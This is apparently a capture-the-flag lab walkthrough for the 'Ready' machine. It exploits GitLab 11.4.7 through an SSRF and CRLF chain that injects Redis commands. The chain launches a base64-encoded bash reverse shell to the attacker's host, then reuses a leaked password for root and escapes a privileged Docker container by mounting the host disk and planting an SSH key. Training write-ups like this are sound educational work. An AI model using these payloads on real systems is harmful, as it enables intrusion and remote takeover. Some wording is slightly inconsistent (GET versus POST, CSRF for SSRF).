Ready

Prepared By: bertolis & felamos

Machine Author: bertolis

Difficulty: Medium

Synopsis

Ready is a medium difficulty Linux machine. A vulnerable version of GitLab server leads to a remote command execution, by exploiting a combination of SSRF and CRLF vulnerabilities. Bad permission on a backed up configuration file of the Gitlab server, reveals a password that is found to be reusable for the user `root`, inside a docker container. After root access is acquired, escaping the container is possible since it is running in privileged mode.

Skills required

- Basic Web Enumeration
- Basic knowledge of Linux
- Basic knowledge of Docker

Skills learned


- SSRF & CRLF Attacks
- Docker Escape

Enumeration


```
$ nmap -sC -sV 10.10.10.220
Nmap scan report for 10.10.10.220
Host is up (0.054s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.220:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


`Nmap` output reveals an instance of a `Gitlab` server on `port 5080`, and an `SSH` server running on `port 22`.



We can register an account on `Gitlab` by navigating to `Register` section and fill up fields.




After registering, it will redirect us to the `Welcome` page.




Navigating to `Projects -> Explore projects -> Switch to "All"` we see the `dude / ready-channel` repo which contains the source code of `Drupal CMS`. This reveals that there is a user called `dude` but we don't find anything else useful in the files.

At the top right of the webpage, we can find the `help` link, that reveals the version of the Gitlab.




Foothold

The version of the Gitlab is found to be `11.4.7`. Searching online for vulnerabilities on Gitlab `11.4.7`, it is possible to find that this version has multiple vulnerabilities.




There are multiple vulnerabilities for `Gitlab` but we are going to focus on a way to exploit a combination of `SSRF` (CVE-2018-19571) and `CRLF` (CVE-2018-19585) vulnerabilities. According to the GitLab Security Release, both vulnerabilities are taking place in this version of `Gitlab`. The `SSRF` vulnerability is on the specific version of Redis. We are going to trigger `SSRF` via importing a new repository by `URL`. First we create a new project.



We have `BurpSuite` tool already opened, and configured so our web browser can forward the traffic to `port 8080` on which `Burp` is already capturing traffic.

We select `Import project` and then `Repo by URL` as being showed in the following image. We put some random values in the fields that are required, and then we send the request. We set the fields `Git repository URL`, `Project name` and `Project slug` to `test` and select `Create project`.



We capture the `POST` request and in `Burp` and send it to the `Repeater` tab.

```
POST /projects HTTP/1.1
Host: 10.10.10.220:5080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.220:5080/projects/new
Content-Type: application/x-www-form-urlencoded
Content-Length: 317
Origin: http://10.10.10.220:5080
Connection: close
Cookie: _gitlab_session=ff0f1a773bce5f519aaa5f485327657c; event_filter=all;
hide_no_ssh_message=false
Upgrade-Insecure-Requests: 1
Priority: u=0, i

utf8=%E2%9C%93&authenticity_token=I9yRztAVwkuHCKBKnpxPI4LEnNA4djselqD7X1Zx4PWD2Fi
74mkLmp8VvyOZpAtzpaD5iBH2qAN4cilY1MAcRA%3D%3D&project%5Bimport_url%5D=test&projec
t%5Bci_cd_only%5D=false&project%5Bname%5D=test&project%5Bnamespace_id%5D=6&projec
t%5Bpath%5D=test&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0
```

As the patches indicate, because of the `CSRF` vulnerability, we can bypass this using the `IPv6` version.

```
90  +
91  +     it 'returns true for loopback IPs' do
92  +       expect(described_class.blocked_url?('https://[0:0:0:0:0:ffff:127.0.0.1]/foo/foo.git')).to be true
93  +       expect(described_class.blocked_url?('https://[::ffff:127.0.0.1]/foo/foo.git')).to be true
94  +       expect(described_class.blocked_url?('https://[::ffff:7f00:1]/foo/foo.git')).to be true
95  +       expect(described_class.blocked_url?('https://[0:0:0:0:0:ffff:127.0.0.2]/foo/foo.git')).to be true
96  +       expect(described_class.blocked_url?('https://[::ffff:127.0.0.2]/foo/foo.git')).to be true
97  +       expect(described_class.blocked_url?('https://[::ffff:7f00:2]/foo/foo.git')).to be true
98  +     end
99  +   end
100 +
```

`Redis` communication protocol allows to send data in `ASCII`. This means that we can send this `HTTP POST` request directly to the `Redis` server. To do so, we have to add the port on which `Redis` is running which is port `6379`. Next, we are going to make our payload.

We're going to take a standard bash shell payload and encode it in `base64`.

```
$ echo 'bash -i >& /dev/tcp/{YOURIPADDRESS}/4444 0>&1' | base64
```

Now we will take the encoded version and add it into our overall payload which we will send in the Burp response.

```
 multi
 sadd resque:gitlab:queues system_hook_push
 lpush resque:gitlab:queue:system_hook_push "
{\"class\":\"GitlabShellWorker\",\"args\":[\"class_eval\",\"open(\'| echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS42OS80NDQ0IDA+JjFcCg==| base64 -d |
bash').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc564117
3e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.812956
8}"
 exec
 exec
 exec
 exec
```

Before we send it we will `URL encode` the section where we have our command and the `base64` encoded shell. We can do this simply by selecting the section of code in `Burp`, right-clicking and using the `URL Encode` feature in `Burp`. This is necessary so that all characters are read properly and not misinterpreted (such as `+` which can be interpreted as a space when URL decoding happens).

So the final payload should look like this:

```
 multi
 sadd resque:gitlab:queues system_hook_push
 lpush resque:gitlab:queue:system_hook_push "
{\"class\":\"GitlabShellWorker\",\"args\":[\"class_eval\",\"open(\'|
echo+YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNS42OS80NDQ0IDA%2bJjFcCg%3d%3d|+base64
+-
d+|+bash').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc56
41173e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.81
29568}"
 exec
 exec
 exec
 exec
```

In order for this to work, we also change the `http://` protocol to `git://`, in the `import URL` section. To be more specific we will change the `import URL` to reach `Redis` at `git://[0:0:0:0:0:ffff:127.0.0.1]:6379`. The final form of the `POST` request should look as follows.

Note: You should replace the `authenticity_token` with your current one, then do the same for the parameter `namespace_id` (which is located nearly at the end of the `POST` request), and change the payload to reflect your own `base64` encoded payload.

```
POST /projects HTTP/1.1
Host: 10.10.10.220:5080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.220:5080/projects/new
Content-Type: application/x-www-form-urlencoded
Content-Length: 317
Origin: http://10.10.10.220:5080
Connection: close
Cookie: _gitlab_session=ff0f1a773bce5f519aaa5f485327657c; event_filter=all;
hide_no_ssh_message=false
Upgrade-Insecure-Requests: 1
Priority: u=0, i

utf8=%E2%9C%93&authenticity_token=I9yRztAVwkuHCKBKnpxPI4LEnNA4djselqD7X1Zx4PWD2Fi
74mkLmp8VvyOZpAtzpaD5iBH2qAN4cilY1MAcRA%3D%3D&project%5Bimport_url%5D=git://[0:0:
0:0:0:ffff:127.0.0.1]:6379/test
 multi
 sadd resque:gitlab:queues system_hook_push
 lpush resque:gitlab:queue:system_hook_push "
{\"class\":\"GitlabShellWorker\",\"args\":[\"class_eval\",\"open(\'|
echo+YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNS42OS8ONDQ0IDA%2bJjFcCg%3d%3d|+base64
+-
d+|+bash').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc56
41173e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.81
29568}"
 exec
 exec
 exec
&project%5Bci_cd_only%5D=false&project%5Bname%5D=test&project%5Bnamespace_id%5D=6
&project%5Bpath%5D=test&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0
```

Once we have structured the request, we open a listener locally and send the request.

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.69] from (UNKNOWN) [10.10.10.220] 43752
bash: cannot set terminal process group (525): Inappropriate ioctl for device
bash: no job control in this shell
git@gitlab:~/gitlab-rails/working$
```

> If this fails for any reason, we can still change the project `name` and `path` at the end of the POST request, from `test` to `test2` and try again.

At the beginning of the request we sent to Redis, there is the `POST` instruction that defines the HTTP request method. The instruction `POST` is also though a Redis command. Therefore `Redis` is going to execute it, and continue to the payload. Here is an example of the output, when an invalid random `Redis` instruction and a valid one are given.

```
git@gitlab:~/gitlab-rails/working$ redis-cli
test
ERR unknown command 'test'
get
ERR wrong number of arguments for 'get' command
post
Error: Server closed the connection
```

In the example above, we can see how `Redis` responds in different instructions. When the invalid random instruction `test` is given, it will respond with the error `ERR unknown command 'test'`. When a valid instruction like `GET` or `POST` is given, then the error will just indicate the correct structure of the command. In our case, the request starts with the instruction `GET`, which is going to be executed by `Redis`. Right after the `GET` command, `Redis` will execute the payload that starts a reverse shell back to our local machine. The `CRLF` vulnerability allows to add new lines to the request, otherwise we wouldn't be able to add the payload after the `GET` instruction. This would result in `Redis` to execute `Host: 10.10.10.220:5080` right after the `GET` instruction and exit with an error, since this is a wrong `Redis` instruction. Adding a new line was needed in order to put our payload right before the `Host: 10.10.10.220:5080` and right after the `GET` instructions of the HTTP request.

The user flag is located in `/home/dude/user.txt`.

Lateral Movement

Enumeration of the `/opt` directory reveals the directory `/opt/backup`.

```
git@gitlab:~$ ls -l /opt/backup
total 100
-rw-r--r-- 1 root root   904 Apr  5  2022 docker-compose.yml
-rw-r--r-- 1 root root 15150 Apr  5  2022 gitlab-secrets.json
-rw-r--r-- 1 root root 81492 Apr  5  2022 gitlab.rb
```

The backup of the file `gitlab.rb` is found to contain credentials. This file is used by `Gitlab` and contains configurations thus low privileged users should not have read access on this file.

```
git@gitlab:~$ cat /opt/backup/gitlab.rb | grep password
#### Email account password
<SNIP>
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
<SNIP>
```

Let's upgrade our terminal and spawn a `PTY` shell using the following command.

```
git@gitlab:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Let's check if the password `wW59U!ZKMbG9+*#h` is reusable for the user `root`.

```
git@gitlab:~$ su root
Password: wW59U!ZKMbG9+*#h

root@gitlab:/var/opt/gitlab#
```

Privilege Escalation

By running the following command it is possible to check whether we reside inside a docker container or not. If we are, then some of the control groups will belong to `docker`.

```
root@gitlab:/var/opt/gitlab# cat /proc/1/cgroup
12:rdma:/
11:devices:/docker/a4b61b1d50c277c638fdd83ff7609cc4029aeeef09d501f4f20e360bc859cc
da
10:memory:/docker/a4b61b1d50c277c638fdd83ff7609cc4029aeeef09d501f4f20e360bc859ccd
a
9:freezer:/docker/a4b61b1d50c277c638fdd83ff7609cc4029aeeef09d501f4f20e360bc859ccd
a
<SNIP>
```

Furthermore by reviewing the file `/opt/backup/docker-compose.yml`, we can observe that the container is running with the flag `privileged: true`.

```
root@gitlab:/var/opt/gitlab# cat /opt/backup/docker-compose.yml
<SNIP>
    privileged: true
    restart: unless-stopped
<SNIP>
```

When a docker container is running in `privileged mode` and `root` access is acquired, escaping the container is then possible. We can mount the `/` directory of the host inside the docker container. But first, we need to execute the following command, in order to get the name of the partition that we are going to mount.

```
root@gitlab:/var/opt/gitlab# lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop1    7:1    0 55.4M  1 loop
loop4    7:4    0 31.1M  1 loop
loop2    7:2    0 71.4M  1 loop
loop0    7:0    0 55.5M  1 loop
sda      8:0    0   10G  0 disk
|-sda2   8:2    0  9.5G  0 part /var/log/gitlab
|-sda3   8:3    0  512M  0 part [SWAP]
`-sda1   8:1    0    1M  0 part
loop5    7:5    0 71.3M  1 loop
loop3    7:3    0 31.1M  1 loop
```

Let's try to mount the partition `sda2` into the directory `/mnt`.

```
root@gitlab:/var/opt/gitlab# mount /dev/sda2 /mnt -o loop6
root@gitlab:/var/opt/gitlab# ls -l /mnt
```

```
total 92
lrwxrwxrwx   1 root root     7 Apr 23  2020 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Apr  5  2022 boot
drwxr-xr-x   2 root root  4096 Apr  5  2022 cdrom
drwxr-xr-x   5 root root  4096 Dec  4  2020 dev
drwxr-xr-x 102 root root  4096 Apr  5  2022 etc
drwxr-xr-x   3 root root  4096 Jul  7  2020 home
lrwxrwxrwx   1 root root     7 Apr 23  2020 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Apr 23  2020 libx32 -> usr/libx32
drwx------   2 root root 16384 May  7  2020 lost+found
drwxr-xr-x   2 root root  4096 Apr 23  2020 media
drwxr-xr-x   2 root root  4096 Apr  5  2022 mnt
drwxr-xr-x   4 root root  4096 Apr  5  2022 opt
drwxr-xr-x   2 root root  4096 Apr 15  2020 proc
drwx------  10 root root  4096 Mar  4 12:50 root
<SNIP>
```

The `/` directory is mounted successfully. We create an `SSH` key for the host user `root` and overwrite the existing one.

```
root@gitlab:/var/opt/gitlab# ssh-keygen -f /mnt/root/.ssh/id_rsa -P ""
Generating public/private rsa key pair.
/mnt/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
y
Your identification has been saved in /mnt/root/.ssh/id_rsa.
Your public key has been saved in /mnt/root/.ssh/id_rsa.pub.
<SNIP>
```

Then we will copy the public key into the `authorized_keys` file.

```
root@gitlab:/var/opt/gitlab# cp /mnt/root/.ssh/id_rsa.pub
/mnt/root/.ssh/authorized_keys
```

Finally we will read the private key.

```
root@gitlab:/var/opt/gitlab# cat /mnt/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA6TFGfxeYN6uIKOIxv8K/UMPzG7/+XMXk6UN4n1voKYAruNGG
<SNIP>
rXziFjltJe1sUyTk8sNQnCrshG+3r5W4MOc/ukQCb+gOkwIa3LyWtg==
-----END RSA PRIVATE KEY-----
```

We copy the key, store it in a file locally, name it `id_rsa` and give the appropriate permissions.

```
$ chmod 600 id_rsa
```

Finally we use the private key to connect.

```
$ ssh -i id_rsa root@10.10.10.220
<SNIP>
root@ready:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag is located in `/root/root.txt`.